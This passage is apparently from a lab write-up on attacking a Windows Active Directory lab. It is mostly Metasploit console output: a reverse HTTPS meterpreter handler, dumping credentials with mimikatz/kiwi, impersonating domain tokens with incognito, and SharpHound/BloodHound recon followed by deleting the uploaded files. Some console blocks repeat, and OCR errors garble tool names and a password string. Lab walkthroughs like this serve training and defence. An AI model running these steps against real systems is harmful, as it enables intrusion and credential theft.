root@adlabkali:/home/pentest# msf5 multi/handler -j -- 'use exploit/multi/handler; set ExitOnSession false; set PAYLOAD windows/meterpreter/reverse_https; set LHOST 192.168.106.131; set LPORT 9898; set HandlerSSLCert /home/pentest/Shecodject/my.pem; set StagerVerifySSLCert true; set SessionCommunicationTimeout 600; run -j'
[*] Using configured payload generic/shell_reverse_tcp
ExitOnSession => false
PAYLOAD => windows/meterpreter/reverse_https
LHOST => 192.168.106.131
LPORT => 9898
HandlerSSLCert => /home/pentest/Shecodject/my.pem
StagerVerifySSLCert => true
SessionCommunicationTimeout => 600
[*] Meterpreter will verify SSL Certificate with SHA1 hash acb78eda3a38b20c8673438c8fd1851a20bf3397
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started HTTPS reverse handler on https://192.168.106.131:9898
msf5 exploit(multi/handler) > [*] https://192.168.106.128: (UUID: cvholwio) Meterpreter will verify SSL Certificate with SHA1 hash acb78eda3a38b20c8673438c8fd1851a20bf3397
[*] https://192.168.106.131:9898 handling request from 192.168.106.128; (UUID: cvholwio) Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 1 opened (192.168.106.131:9898 -> 192.168.106.128:51181) at 2021-03-12 05:24:05 -0500


msf5 exploit(multi/handler) >
[*] https://192.168.106.131:9898 handling request from 192.168.106.128; (UUID: cvholwio) Meterpreter will verify SSL Certificate with SHA1 hash acb78eda3a38b20c8673438c8fd1851a20bf3397
[*] https://192.168.106.131:9898 handling request from 192.168.106.128; (UUID: cvholwio) Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 2 opened (192.168.106.131:9898 -> 192.168.106.128:51187) at 2021-03-12 05:24:20 -0500

msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > execute -H -c -f "C:\\WINDOWS\\Sysnative\\notepad.exe"
Process 5800 created.
Channel 1 created.
meterpreter > migrate 5800
[*] Migrating from 4988 to 5800 ...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer      : ADLAB-IIS
OS           : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : ADLAB
Logged On Users : 16
Meterpreter  : x64/windows
meterpreter >
```

We will move to 64bit meterpreter session, to do , we do execute a 64bit process and migrate to that process

```
meterpreter > execute -H -c -f "C:\\WINDOWS\\Sysnative\\notepad.exe"
Process 5612 created.
Channel 1 created.
meterpreter > migrate 5612
```



```
root@adlabkali:/home/pentest# msf5 multi/handler -j -- 'use exploit/multi/handler; set ExitOnSession false; set PAYLOAD windows/meterpreter/reverse_https; set LHOST 192.168.106.131; set LPORT 9898; set HandlerSSLCert /home/pentest/Shecodject/my.pem; set StagerVerifySSLCert true; set SessionCommunicationTimeout 600; run -j'
[*] Using configured payload generic/shell_reverse_tcp
ExitOnSession => false
PAYLOAD => windows/meterpreter/reverse_https
LHOST => 192.168.106.131
LPORT => 9898
HandlerSSLCert => /home/pentest/Shecodject/my.pem
StagerVerifySSLCert => true
SessionCommunicationTimeout => 600
[*] Meterpreter will verify SSL Certificate with SHA1 hash acb78eda3a38b20c8673438c8fd1851a20bf3397
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started HTTPS reverse handler on https://192.168.106.131:9898
msf5 exploit(multi/handler) > [*] https://192.168.106.128: (UUID: cvholwio) Meterpreter will verify SSL Certificate with SHA1 hash acb78eda3a38b20c8673438c8fd1851a20bf3397
[*] https://192.168.106.131:9898 handling request from 192.168.106.128; (UUID: cvholwio) Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 1 opened (192.168.106.131:9898 -> 192.168.106.128:51181) at 2021-03-12 05:24:05 -0500

msf5 exploit(multi/handler) >
[*] https://192.168.106.131:9898 handling request from 192.168.106.128; (UUID: cvholwio) Meterpreter will verify SSL Certificate with SHA1 hash acb78eda3a38b20c8673438c8fd1851a20bf3397
[*] https://192.168.106.131:9898 handling request from 192.168.106.128; (UUID: cvholwio) Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 2 opened (192.168.106.131:9898 -> 192.168.106.128:51187) at 2021-03-12 05:24:20 -0500

msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...


meterpreter > execute -H -c -f "C:\\WINDOWS\\Sysnative\\notepad.exe"
Process 5800 created.
Channel 1 created.
meterpreter > migrate 5800
[*] Migrating from 4988 to 5800 ...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer      : ADLAB-IIS
OS           : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : ADLAB
Logged On Users : 16
Meterpreter  : x64/windows
meterpreter >
```



## Creating A windows AD Lab and simulating attacks

For now we will proceed with a new session creation, migrate to 64bit and load incognito to check for the existing tokens and impersonate a domain user to proceed with the internal recon status. So we *load incognito* , list the tokens by running *list\_tokens -u* and impersonate ADLAB\iisadmin user

now it is easy to get the password hashes for the specific server, and information about running processes , so we *load kiwi* and run *creds\_all*



```
root@adlabkali: /home/...
root@adlabkali: /home/pendest

Logged On Users : 16
Meterpreter : x64/windows
meterpreter > load kiwi
Loading extension kiwi ...
##### minikatz 2.2.0 20191125 (x64/windows)
## > ## *La Vie, A L'Amour* - (oo.ee)
## / \ ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/minikatz
## v ## > http://blog.gentilkiwi.com/minikatz
## v ## > http://blog.gentilkiwi.com/minikatz
## v ## > http://blog.gentilkiwi.com/minikatz
## v ## > http://blog.gentilkiwi.com/minikatz
#####

Success.
meterpreter > creds_all
[*] Retrieving all credentials
msv_credentials

Username      Domain      NTLM
-----
ADLAB-IIS5    ADLAB      916d9021f5ba7c0ec2c9eac279d74f81 cfd000317f3a029138287afee20a1b0d3601d3c6
Plesk Administrator ADLAB-IIS 20c290ff7d718a9a26311808ea4f05 4dffb46dd6c528ee1c7f920eafcd3a9341ef6
iisadmin      ADLAB      f10b093ac4d1589ef1b316833a8f0c5 0b6721d121272e478028561dc49d4c80c6125b0
pssadm        ADLAB-IIS 5a5c498cf16ac3d4d4ceee4f99b05c2a 508f2cef086fba0d5ce218e0530426a8a784914

digest credentials

Username      Domain      Password
-----
(null)        (null)     (null)
ADLAB-IIS5    ADLAB      (null)
Plesk Administrator ADLAB-IIS  (null)
iisadmin      ADLAB      (null)
pssadm        ADLAB-IIS  (null)


kerberos credentials

Username      Domain      Password
-----
(null)        (null)     (null)
ADLAB-IIS5    adlab-local EB0x9JG0S:7qLP>3B$cz09j1B, Jk85$U,UB0[ M-8LE3xxXaQ,+j+ETT,ve7E]L_ '[nGFI]w wrr0U[V]e07 `Gx.j-+(B0M5jH7Xj)4+zE_l/10?gPT
Plesk Administrator ADLAB-IIS  (null)
adlab-iis5    ADLAB-LOCAL (null)
iisadmin      ADLAB-LOCAL (null)
pssadm        ADLAB-IIS  (null)

meterpreter >
```


We see that we can get the NTLM hash for the logged in domain user [iisadmin@ADLAB.local](#) from the cached credentials of the machine. We could now easily get the domain users password via hashcat or john the ripper but this is not needed as we will see. We can also get the local administrator password hash via *hashdump* command

## Creating A windows AD Lab and simulating attacks



## Internal Recon Phase

We use the Sharp hound tool for recon and execute the collector to feed the Bloodhound tool. To do so, we needed to upload the sharphound.exe file as the PowerShell version was detected by defender.



As the tool needs to be executed on the domain context, we did create a new session and used the incognito module, which allows us to impersonate the ADLAB\iisadmin user

## Creating A windows AD Lab and simulating attacks

```

root@adlabkali:/home/penetest/donut
[*] Migrating from 6184 to 7988 ...
[*] Migration completed successfully.
meterpreter > shell
Process 4988 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1697]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\Webapps\ROOT>WEB-INF\CGI>exit
meterpreter > load incognito
Loading extension incognito... shaSuccess.
meterpreter > list_tokens -u

Delegation Tokens Available
-----
ADLAB-IIS\psadm
ADLAB-IIS\psadmin
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
IIS_APPPOOL\PleskControlPanel
NT AUTHORITY\LOGON
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
NT SERVICE\Grafana
NT SERVICE\Warid805
NT SERVICE\PleskSQLServer
NT SERVICE\PleskWebSocket
Window Manager\DW-1

Impersonation Tokens Available
-----
ADLAB-IIS\Plesk Administrator

meterpreter > impersonate_token ADLAB\\iisadmin
[*] Delegation token available
[*] Successfully impersonated user ADLAB\\iisadmin
meterpreter > shell
Process 7992 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1697]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\Webapps\ROOT>WEB-INF\CGI>cd c:/windows/temp
cd c:/windows/temp

C:\Windows\Temp>sharpshound.exe -c ALL,LocalAdmin,LocalGroup,PDF

```

upon completing this we download the result file and delete any file we uploaded/created on [c:/windows/temp](http://c:/windows/temp)

```

meterpreter > rm Sharpshound.exe 20210320101534_BloodHound.zip
meterpreter > ls

Listing: c:/windows/temp



Mode                Size      Type      Last modified          Name
-----
108666/rw-rw-rw-    445326  file     2021-02-19 13:16:37    MpCmdRun.log
108666/rw-rw-rw-    196688  file     2021-03-16 12:24:37    TS_1992.tmp
108666/rw-rw-rw-    262144  file     2021-03-16 10:12:22    TS_1C32.tmp
108666/rw-rw-rw-    196688  file     2021-03-16 12:24:39    TS_1E56.tmp
108666/rw-rw-rw-    231072  file     2021-03-16 10:12:22    TS_2A85.tmp
108666/rw-rw-rw-    262144  file     2021-03-17 04:25:22    TS_2308.tmp
108666/rw-rw-rw-    196688  file     2021-03-16 10:50:10    TS_23F8.tmp
108666/rw-rw-rw-    196688  file     2021-03-16 10:50:10    TS_2437.tmp
108666/rw-rw-rw-    196688  file     2021-03-17 04:25:22    TS_2476.tmp
108666/rw-rw-rw-    11457   file     2021-03-20 13:22:12    VMware@MjAT00QyZi00NThLTgZNGU0WqyZTAyNjkzN2Fk.bin
40777/rwxrwxrwx     0        dir     2021-03-08 03:03:16    httpsgate_ADLAB-IIS5
108666/rw-rw-rw-    102     file     2021-02-19 13:22:12    silconfig.log
40777/rwxrwxrwx     0        dir     2021-03-17 04:25:20    vmware-SYSTEM
108666/rw-rw-rw-    196262  file     2021-02-19 20:17:49    vmware-vmsvc-SYSTEM.log
108666/rw-rw-rw-    6138   file     2021-02-19 20:17:49    vmware-vmtoolsd-SYSTEM.log
108666/rw-rw-rw-    6455   file     2021-03-07 17:58:14    vmware-vmtoolsd-IISadmin.log
108666/rw-rw-rw-    78396  file     2021-03-07 17:58:14    vmware-vmusr-IISadmin.log
108666/rw-rw-rw-    5856   file     2021-02-19 20:24:25    vmware-vmvss-SYSTEM.log

meterpreter >

```


To proceed we did start the neo4j database and started the bloodhound application. After importing the zip file, we get the domain objects enumerated.

## Creating A windows AD Lab and simulating attacks




we can see the enumerated objects , and domain sid .

## Creating A windows AD Lab and simulating attacks



